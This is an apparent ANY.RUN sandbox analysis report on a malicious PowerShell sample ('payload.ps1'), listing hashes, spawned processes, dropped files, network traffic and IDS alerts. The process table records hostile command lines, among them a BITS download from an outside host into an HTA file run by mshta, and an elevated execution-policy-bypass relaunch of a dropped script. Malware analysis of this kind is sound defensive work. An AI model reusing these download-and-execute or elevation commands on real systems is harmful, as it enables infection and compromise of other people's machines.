ANY.RUN Interactive Sandbox
- Full browser-level visibility into phishing
- Huge database of samples and IOCs
- Interactivity in a safe environment
- Actionable Tier 1 reports
Get full visibility into malware and phishing behavior in a safe environment.

| File name: | payload.ps1 |
| Full analysis: | https://app.any.run/tasks/5231881f-07d4-441f-a09d-428e594181e2 |
| Verdict: | Malicious activity |
| Analysis date: | August 08, 2025, 09:34:44 |
| OS: | Windows 10 Professional (build: 19044, 64 bit) |
| Indicators: | |
| MIME: | text/plain |
| File info: | ASCII text, with no line terminators |
| MD5: | 4CBB8911521D70BC5187D9903CE3C997 |
| SHA1: | 3B13CE27DEF6F015EC63FF471F77BDD0DD812BAA |
| SHA256: | DBE3A83934B1C8BA9021A61A424F8671C73354D1C24200D68D18EA204B9F4778 |
| SSDEEP: | 3:VSJJFI9IrFhwQwDuxHEiioEYtXiW8+zicU0dWIpTVVs6MFIKg1:s8qXwQSQEJYtSomcU0MIpTVVs6MFIz1 |
PID | CMD | Path | Indicators | Parent process | |||||||||||
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1652 | "C:\WINDOWS\system32\mshta.exe" C:\Users\admin\AppData\Local\Temp\UE.hta | C:\Windows\System32\mshta.exe | — | powershell.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Microsoft (R) HTML Application host Version: 11.00.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| 1852 | timeout /t 2 | C:\Windows\System32\timeout.exe | — | cmd.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: timeout - pauses command processing Exit code: 0 Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| 2188 | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command Start-Process powershell -Verb RunAs -Wait -ArgumentList '-ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Roaming\RunCache\tasklo1.ps1"' | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | — | mshta.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows PowerShell Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| 2400 | \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 | C:\Windows\System32\conhost.exe | — | powershell.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Console Window Host Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||



| 4476 | C:\WINDOWS\system32\cmd.exe /c ""C:\Users\admin\Desktop\payload.bat" " | C:\Windows\System32\cmd.exe | — | explorer.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows Command Processor Exit code: 0 Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| 4684 | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep bypass C:\Users\admin\Desktop\payload.ps1 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | — | explorer.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows PowerShell Exit code: 3221225786 Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| 4948 | "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -File C:\Users\admin\AppData\Roaming\RunCache\tasklo1.ps1 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | powershell.exe | ||||||||||||
User: admin Company: Microsoft Corporation Integrity Level: HIGH Description: Windows PowerShell Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| 5904 | \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 | C:\Windows\System32\conhost.exe | — | powershell.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Console Window Host Exit code: 0 Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| 5904 | \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 | C:\Windows\System32\conhost.exe | — | powershell.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: HIGH Description: Console Window Host Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||

| 6224 | "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "=C:\Users\admin\AppData\Local\Temp+'\UE.hta';Start-BitsTransfer -Source 'http://bknxmf.com/' -Destination ;Start-Process mshta " | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | — | powershell.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows PowerShell Exit code: 3221225786 Version: 10.0.19041.1 (WinBuild.160101.0800) Modules
| |||||||||||||||
| (PID) Process: | (6356) svchost.exe | Key: | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\BITS |
| Operation: | write | Name: | PerfMMFileName |
Value: Global\MMF_BITS66243199-6f57-4a00-a594-96d3366f3d08 | |||
PID | Process | Filename | Type | |
|---|---|---|---|---|
| 4684 | powershell.exe | C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF18df5e.TMP | binary | |
MD5:00A03B286E6E0EBFF8D9C492365D5EC2 | SHA256:4DBFC417D053BA6867308671F1C61F4DCAFC61F058D4044DB532DA6D3BDE3615 | |||
| 4684 | powershell.exe | C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_aab2vlbi.43e.ps1 | text | |
MD5:D17FE0A3F47BE24A6453E9EF58C94641 | SHA256:96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7 | |||
| 4684 | powershell.exe | C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms | binary | |
MD5:F59F16833398D0038D2A08F1BBDA987B | SHA256:59BEE0536AE5BCE222B5CC2B40293611D24938946316FBC931CB39FD86267834 | |||
| 4684 | powershell.exe | C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\CU61IA5CQIWYWHJ8I6YJ.temp | binary | |
MD5:F59F16833398D0038D2A08F1BBDA987B | SHA256:59BEE0536AE5BCE222B5CC2B40293611D24938946316FBC931CB39FD86267834 | |||
| 4684 | powershell.exe | C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_zj4za1l1.fan.psm1 | text | |
MD5:D17FE0A3F47BE24A6453E9EF58C94641 | SHA256:96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7 | |||
| 4684 | powershell.exe | C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | binary | |
MD5:104B44978777E51C14D2B832A20389F6 | SHA256:9ABF01A01CC2B54FE90B6E646B80749A2C77D257E9C5784757DD78AAD4A06491 | |||
| 2188 | powershell.exe | C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WF9HS08SDBD9DKR2SN41.temp | binary | |
MD5:64B69D858E50124604F17A480C994986 | SHA256:9C4B6D5029994F1AF1851033A0FBA366DC552DF08C165A0166CA2FE575ADBA65 | |||
| 1652 | mshta.exe | C:\Users\admin\AppData\Roaming\RunCache\tasklo1.ps1 | text | |
MD5:AE0C0B6407E0F5327887486696579744 | SHA256:AE520E3CB6F3E8C9DEE215BE463302617552BEFD2A481D51C80863C051C86020 | |||
| 6356 | svchost.exe | C:\Users\admin\AppData\Local\Temp\BIT2A81.tmp | html | |
MD5:468A0781C18EF1EE9423922A1EB4B2D1 | SHA256:073BF00A7324076E380D6E9F19FC017A1C81AE6D47AA8C5A2D6993FFE012B9C5 | |||
| 2188 | powershell.exe | C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms | binary | |
MD5:64B69D858E50124604F17A480C994986 | SHA256:9C4B6D5029994F1AF1851033A0FBA366DC552DF08C165A0166CA2FE575ADBA65 | |||
PID | Process | Method | HTTP Code | IP | URL | CN | Type | Size | Reputation |
|---|---|---|---|---|---|---|---|---|---|
1268 | svchost.exe | GET | 200 | 23.216.77.28:80 | http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl | DE | binary | 825 b | whitelisted |
1268 | svchost.exe | GET | 200 | 23.35.229.160:80 | http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl | DE | binary | 814 b | whitelisted |
1300 | RUXIMICS.exe | GET | 200 | 23.216.77.28:80 | http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl | DE | binary | 825 b | whitelisted |
5944 | MoUsoCoreWorker.exe | GET | 200 | 23.35.229.160:80 | http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl | DE | binary | 814 b | whitelisted |
1300 | RUXIMICS.exe | GET | 200 | 23.35.229.160:80 | http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl | DE | binary | 814 b | whitelisted |
6356 | svchost.exe | HEAD | 200 | 194.67.206.109:80 | http://bknxmf.com/ | RU | — | — | unknown |
5944 | MoUsoCoreWorker.exe | GET | 200 | 23.216.77.28:80 | http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl | DE | binary | 825 b | whitelisted |
6356 | svchost.exe | GET | 200 | 194.67.206.109:80 | http://bknxmf.com/ | RU | html | 3.70 Kb | unknown |
PID | Process | IP | Domain | ASN | CN | Reputation |
|---|---|---|---|---|---|---|
4 | System | 192.168.100.255:137 | — | — | — | whitelisted |
5944 | MoUsoCoreWorker.exe | 4.231.128.59:443 | settings-win.data.microsoft.com | MICROSOFT-CORP-MSN-AS-BLOCK | IE | whitelisted |
1268 | svchost.exe | 4.231.128.59:443 | settings-win.data.microsoft.com | MICROSOFT-CORP-MSN-AS-BLOCK | IE | whitelisted |
1300 | RUXIMICS.exe | 4.231.128.59:443 | settings-win.data.microsoft.com | MICROSOFT-CORP-MSN-AS-BLOCK | IE | whitelisted |
4 | System | 192.168.100.255:138 | — | — | — | whitelisted |
5944 | MoUsoCoreWorker.exe | 23.216.77.28:80 | crl.microsoft.com | Akamai International B.V. | DE | whitelisted |
1268 | svchost.exe | 23.216.77.28:80 | crl.microsoft.com | Akamai International B.V. | DE | whitelisted |
1300 | RUXIMICS.exe | 23.216.77.28:80 | crl.microsoft.com | Akamai International B.V. | DE | whitelisted |
5944 | MoUsoCoreWorker.exe | 23.35.229.160:80 | www.microsoft.com | AKAMAI-AS | DE | whitelisted |
1268 | svchost.exe | 23.35.229.160:80 | www.microsoft.com | AKAMAI-AS | DE | whitelisted |
Domain | IP | Reputation |
|---|---|---|
settings-win.data.microsoft.com |
| whitelisted |
google.com |
| whitelisted |
crl.microsoft.com |
| whitelisted |
www.microsoft.com |
| whitelisted |
bknxmf.com |
| unknown |
PID | Process | Class | Message |
|---|---|---|---|
6356 | svchost.exe | A Network Trojan was detected | LOADER [ANY.RUN] Gen.Powershell.Downloader Script Payload |
6356 | svchost.exe | A Network Trojan was detected | SUSPICIOUS [ANY.RUN] VBS is used to run Shell |